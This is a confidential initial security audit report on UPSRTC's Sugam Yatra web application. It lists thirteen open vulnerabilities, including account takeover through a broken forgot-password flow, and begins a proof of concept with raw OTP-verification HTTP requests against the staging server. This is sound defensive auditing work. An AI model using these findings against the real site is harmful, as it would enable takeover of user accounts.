Cyber Security Audit

Initial Report

Website/Web Application,
Sugam Yatra

Uttar Pradesh State Road Transport Corporation (UPSRTC)

Report Date: **August 23, 2024**

Issued By,
Allied Boston Consultants India Pvt. Ltd.
2205, Express Trade Towers 2, Sector - 132, Noida - 201301, India
Tel.: **+91. 120. 4113528 / 4113529**
CRM: **+91. 9953432070**
URL: **www.alliedboston.com**

DOCUMENT PROPERTIES

Document Version Control	1.0
Author	Allied Boston Consultants India Pvt. Ltd
Report Type	Initial Report
Report Link	Provide Later

DOCUMENT SUBMISSION DETAILS

Date of Report	August 23, 2024
Submitted To	Mr. Vivekanand Shukla (Project Manager)
Classification	Confidential
Geographical detail of Client (State/UT)	Uttar Pradesh

DOCUMENT DISTRIBUTION LIST

S.No.	Name of Testing Team	Responsibility
1	Mr. Rahul Saini	Tester
2	Miss. Priyanka Jangid	Reviewer

DISCLAIMER

LEGAL NOTICE

As used herein, Confidential Information shall mean any information and data of a confidential or proprietary nature which is disclosed by **Uttar Pradesh State Road Transport Corporation (UPSRTC)** to **Allied Boston Consultants India Pvt. Ltd.** such as customer information, proprietary technical, financial, personnel, marketing, pricing, sales and/or commercial information with respect to computer networking, data communications and computing services as well as drawings, reports, ideas, concepts, designs and inventions, computer source and object code and computer programming techniques; and all record bearing media containing or disclosing such information and techniques which are disclosed pursuant to this report. **Allied Boston Consultants India Pvt. Ltd.** shall maintain the Confidential Information and its contents cannot be disclosed or copied without the prior written consent of **Uttar Pradesh State Road Transport Corporation (UPSRTC)**.

LIMITATION ON DISCLOSURE AND USE OF THIS REPORT

This report contains information concerning potential vulnerabilities of **Uttar Pradesh State Road Transport Corporation (UPSRTC)** systems and methods of exploiting them. **Allied Boston Consultants India Pvt. Ltd.** recommends that special precautions be taken to protect the confidentiality of both this document and the information contained herein. **Allied Boston Consultants India Pvt. Ltd.** has retained and secured a copy of the report for customer reference. All other copies of the report have been delivered to **Uttar Pradesh State Road Transport Corporation (UPSRTC)**. Security assessment is an uncertain process, based upon past experiences, currently available information, and known threats. It should be understood that all information systems, which by their nature are dependent on human beings, are vulnerable to some degree.

Therefore, while **Allied Boston Consultants India Pvt. Ltd.** considers the major security vulnerabilities of the analyzed systems to have been identified, there can be no assurance that any exercise of this nature will identify all possible vulnerabilities or propose exhaustive and operationally viable recommendations to mitigate those exposures. In addition, the analysis set forth herein is based on the technologies and known threats as of the date of this report. As technologies and risks change over time, the vulnerabilities associated with the operation of **Uttar Pradesh State Road Transport Corporation (UPSRTC)**'s systems described in this report, as well as the actions necessary to reduce the exposure to such vulnerabilities, will also change.

Allied Boston Consultants India Pvt. Ltd. makes no undertaking to supplement or update this report on the basis of changed circumstances or facts of which **Allied Boston Consultants India Pvt. Ltd.** becomes aware after the date hereof, absent a specific written agreement to perform supplemental or updated analysis.

This report may recommend that **Uttar Pradesh State Road Transport Corporation (UPSRTC)** to use certain software or hardware products manufactured or maintained by other vendors. **Allied Boston Consultants India Pvt. Ltd.** bases these recommendations upon its prior experience with the capabilities of those products. Nonetheless, **Allied Boston Consultants India Pvt. Ltd.** does not and cannot warrant that a particular product will work as advertised by the vendor, nor that it will operate in the manner intended.

This report was prepared by **Allied Boston Consultants India Pvt. Ltd.** for the exclusive use and benefit of **Uttar Pradesh State Road Transport Corporation (UPSRTC)** and is deemed proprietary information.

LIMITED LIABILITY

The vulnerability assessment provides a snapshot of the current security problems of the application/system, and it is limited in terms of time and personnel. Therefore, we cannot provide a 100% guarantee that the system will stay secure over time.

Table Of Content

1. EXECUTIVE SUMMARY

Allied Boston Consultants India Pvt. Ltd. conducted a **Website/Web Application** security audit of **Uttar Pradesh State Road Transport Corporation (UPSRTC)**. This test was performed using industry standard frameworks and tools to assess defensive posture and provide security assistance through proactively identifying vulnerabilities, severity ranking, and remediation steps.

1.1. TEST GOAL & OBJECTIVE

The goal was to find out technology vulnerabilities in the **Uttar Pradesh State Road Transport Corporation (UPSRTC) Website/Web Application**. The tests were carried out with the close coordination of Client Development team.

Vulnerability Assessment and Penetration Testing (VAPT) is a process to evaluate the security risks in the websites / web applications / thick clients that are delivered over the internet, vital for business operations with many web apps processing sensitive data, in order to reduce the probability of a threat (i.e., intruder / hacker getting unauthorized access by exploiting weaknesses) and to eliminate cyber security exposures. VAPT includes anything from automated vulnerability assessment to human-led penetration testing and full-scale red team simulated cyber-attacks.

Using the OWASP (Open Web Application Security Project) and other industry standards, testing is done to identify security risks (such as injection flaws, security misconfigurations, authentication weakness, database interaction errors, poor session management, input validation problems, broken access controls, flaws in application logic etc.), analyze and attempt to harmlessly exploit all design / implementation / operational vulnerabilities identified, prioritize severity levels (High, Medium, Low) and report the vulnerabilities outlining key findings, provide supplementary technical information (where possible), and provide appropriate remedial actions.

1.2. SCOPE OF TESTING

The security audit was required to be conducted from the internet, towards the organization's internet facing **Website/Web Application**.

APPLICATION NAME	Sugam Yatra
TESTING / STAGING URL	https://staging.sugamyatra.up.in/
PRODUCTION URL	https://erp.sugamyatra.up.in/
TESTING TYPE	Gray Box

1.2.3. TIMELINES

INITIAL AUDIT	From **August 12, 2024** to **August 20, 2024**
RE-AUDIT (VALIDATION OF CLOSURE)	To Be Planned

1.2.4. REASON FOR CONDUCTING AUDIT

Certificate of safe hosting

1.2.5. OUT OF SCOPE

Any subdomains/ associated domains/ web properties/ web services not explicitly listed in the Testing/ Staging URL section under 1.2 (Scope of Testing) are excluded from this assessment.

.

1.3. SUMMARY OF FINDINGS

During this assignment **02-High, 1-Medium, 10-Low** vulnerability(s) were found. The below table summarizes the list of findings identified during Initial testing.

S.N.	Finding Name	Severity	Status
1	Account takeover via Broken Forgot Password Functionality	**High**	Open
2	Broken Forgot Password Functionality	**High**	Open
3	Unrestricted File Upload	**Medium**	Open
4	Platform name / Version Disclosure	**Low**	Open
5	Password Field with Autocomplete Enabled	**Low**	Open
6	Remember Me Functionality / Stay logged in	**Low**	Open
7	JWT Token Weak Encryption	**Low**	Open
8	Concurrent User Session	**Low**	Open
9	Host Header Injection	**Low**	Open
10	Missing Security Headers	**Low**	Open
11	Sensitive Information Stored In Local/Session Storage	**Low**	Open
12	Improper Error Handling	**Low**	Open
13	Internal Path Disclosure	**Low**	Open


1.3.1. RISK EVALUATION

Risk evaluation is done based on the vulnerabilities found on the assets that need to be protected while taking into consideration the threat agents that may be involved in a real-time scenario.

Based on the results of this penetration test, the risk that malicious actors/elements pose to the application is **HIGH.**

1.3.2. GRAPHICAL SUMMARY

Vulnerability Chart




2. ENGAGEMENT DETAILS

2.1. METHODOLOGY

A vulnerability assessment and penetration test simulate covert and hostile activities in order to identify exploitable vulnerabilities and to expose potential entryways to vital or sensitive data that, if discovered and misused by a malicious individual, could pose increased risk and liability to the organization, its executives and shareholders.

Allied Boston Consultants India Pvt. Ltd. security consultants who perform penetration tests attempt to gain access to online assets and company resources through the website / web application / thick client from the external perspective, much like an attacker would do, the results clearly articulating the underlying security issues and recommendations.

Our Web Application Security Assessment Flowchart is as follows,



2.1.1. INFORMATION GATHERING

The application details are understood. The test environment was provided by the organization's development team. Testing was conducted during normal business hours. The tester locates publicly accessible information and finds outs ways that can be exploited for getting into the systems. The tester employs tools like port scanners for completely understanding the software systems in a network and pinpoints different findings probable impact on the organization.

2.1.2. PLANNING

The scope was defined based on the nature, timing, and extent of the evaluation, which was to be conducted in consultation with the organization's development team. The planning process was initiated by defining penetration testing's objectives, thereby goals are defined jointly by the tester and the organization's development team so that both parties have the same level of understanding and objectives. The nature and type of the tools to be used was determined by the **Allied Boston's** Security Team.

2.1.3. ATTACK & VAPT

It was done presuming that the tester was an external attacker. The tools were used for this purpose.
Vulnerability detection – Response of target app to several intruder attack is understood. Static as well as dynamic analysis is used. The former method is used to check whether the application code is behaving in the exact way it should be while running or not & the latter one involves its inspection in the running condition.
Penetration testing – It utilizes web app attacks like cross-site scripting (XSS), backdoor, and SQL injection for uncovering the target's vulnerabilities which are exploited to comprehend the destruction that they can cause.
POC, where applicable, for the vulnerabilities which was exploited during the test was compiled for further reporting along with remediations for closing them in a planned manner.

Standards and Framework Followed:

A. Open Web Application Security Project Framework (OWASP) – top 10 vulnerabilities verified, viz.,

1. Injection
2. Broken Authentication and Session Management
3. Sensitive Data Exposure
4. XML External Entity
5. Broken Access Control
6. Security Misconfiguration
7. Cross-Site Scripting
8. Insecure deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging and Monitoring

2.1.4. ANALYSIS & REPORT

The test results were consolidated based on the rating of the vulnerabilities reported and complied into the report briefing any sensitive data accessed and vulnerabilities exploited.

Severity Rating – Depicts the severity of impact to the organization. It could represent business impact, financial impact or damage to customer, partner or reputation.

Severity	Color Notation	Severity Description	**Recommended Patching Time
HIGH	**Red**	Attacker having technical expertise will be able to exploit the vulnerabilities and able to penetrate. Exploitation could result in elevated privileges, or in a significant data loss or downtime.	At the earliest, Not exceeding 3 Days
MEDIUM	**Orange**	Issues arise because of errors and deficiencies in the system configuration. Malicious attackers can access information on the system.	On Priority, Not exceeding 7 Days
LOW	**Green**	These are issues that may include information leakage, configuration errors and a lack of some security measures. Left unresolved, they can be combined with other issues of a higher severity level or can be used in conjunction with social engineering*, to cause a more severe impact on the target. * Manipulating people into following certain actions or revealing crucial information.	Need Attention, Not exceeding 15 Days

**From the date of submission of Initial Audit Report.

Remark: Ensure all the reported vulnerabilities are patched in a timely manner as indicated above and submitted for one (1) round of reaudit to validate proper patching has been done.

The report was then created by articulating the analyses so performed along with recommendations for closure. Results are collated in tabular form for easy reference.

Vulnerability will be accompanied by a short description and screenshots (where applicable).

2.2. TOOLS/STANDARDS/FRAMEWORK USED FOR TESTING

2.2.1. Commercial Tools: Burp Suite Professional v2024.6.5

2.2.2. Opensource Tools: Wappalyzer v6.10.69

2.2.3. Standards/Frameworks:OWASP TOP 10, SANS 25

Further, **Manual Testing** was also performed to analyze and validate the results from using the above testing tools.

2.3. TEST NARRATIVE

The purpose & business context of the application has been understood and the possible ways in which a malicious entity would approach to find vulnerabilities in the application have been identified. The OWASP methodology has been followed to find vulnerabilities in the application and is documented in the rest of the report.

3. DETAILED REPORT OF VULNERABILITIES


3.1 ACCOUNT TAKEOVER VIA BROKEN FORGOT PASSWORD FUNCTIONALITY

Vulnerability Description	Severity
Account takeover via broken "Forgot Password" functionality occurs when the mechanism designed to help users recover their passwords is improperly implemented, allowing malicious actors to gain unauthorized access to user accounts. This can happen due to a variety of reasons, such as predictable password reset tokens, insecure transmission of reset tokens, lack of rate limiting, or insufficient validation of user identity during the password reset process. In some cases, attackers can exploit a flaw where they don't need to complete the reset workflow. By manipulating the URL to access the dashboard directly, they can gain access without properly resetting the password.	High

Vulnerability Identification Number (CWE)	Attributing Factor
Weak Password Recovery Mechanism for Forgotten Password - (CWE-CWE-640)	Configuration error

Affected Platform(URLs)
1. https://staging.sugamyatra.up.in/forgot-password

Penetration Testing: Proof of Concept
Step 1.



Request to https://staging.sugamyatra.up.in:443 [3.7.242.71]

```
POST /api/adminusers/verifyotp HTTP/1.1
Host: staging.sugamyatra.up.in
Content-Length: 44
Sec-Ch-Ua: "Not)A;Brand";v="99", "Google Chrome";v="127",
"Chromium";v="127"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Content-Type: application/json
Origin: https://staging.sugamyatra.up.in
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: keep-alive

{
  "email":"tester1@gmail.com",
  "otp":"123456"
}
```

OTP


We have sent a 6-digit OTP to **tester1@gmail.com**

OTP

1	2	3	4	5	6

00:14 Didn't receive an OTP? Resend OTP

Step 2.



Response from https://staging.sugamyatra.up.in:443/api/adminusers/verifyotp [3.7.242.71]

```
HTTP/1.1 401 Unauthorized
Date: Mon, 12 Aug 2024 06:38:29 GMT
Server: Apache
Content-Security-Policy: default-src 'self';script-src 'self'
https://maps.googleapis.com https://www.google.com
https://www.gstatic.com 'unsafe-inline';style-src 'self'
https://cdnjs.cloudflare.com https://fonts.googleapis.com
'unsafe-inline';font-src 'self' https://fonts.gstatic.com
data:;img-src 'self' data:;connect-src 'self'
https://maps.googleapis.com https://www.google.com;frame-src
'self' https://www.google.com;object-src 'none';frame-ancestors
'self';upgrade-insecure-requests;base-uri 'self';form-action
'self';script-src-attr 'none'
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Content-Type-Options: nosniff
X-DNS-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 0
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 40
ETag: W/"28-wOXX4/sBTFjt4yKhK+/DjTAGvkg"
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive

{
  "status":false,
  "message":"Invalid OTP"
}
```

OTP


We have sent a 6-digit OTP to **tester1@gmail.com**

OTP

1	2	3	4	5	6

00:06 Didn't receive an OTP? Resend OTP

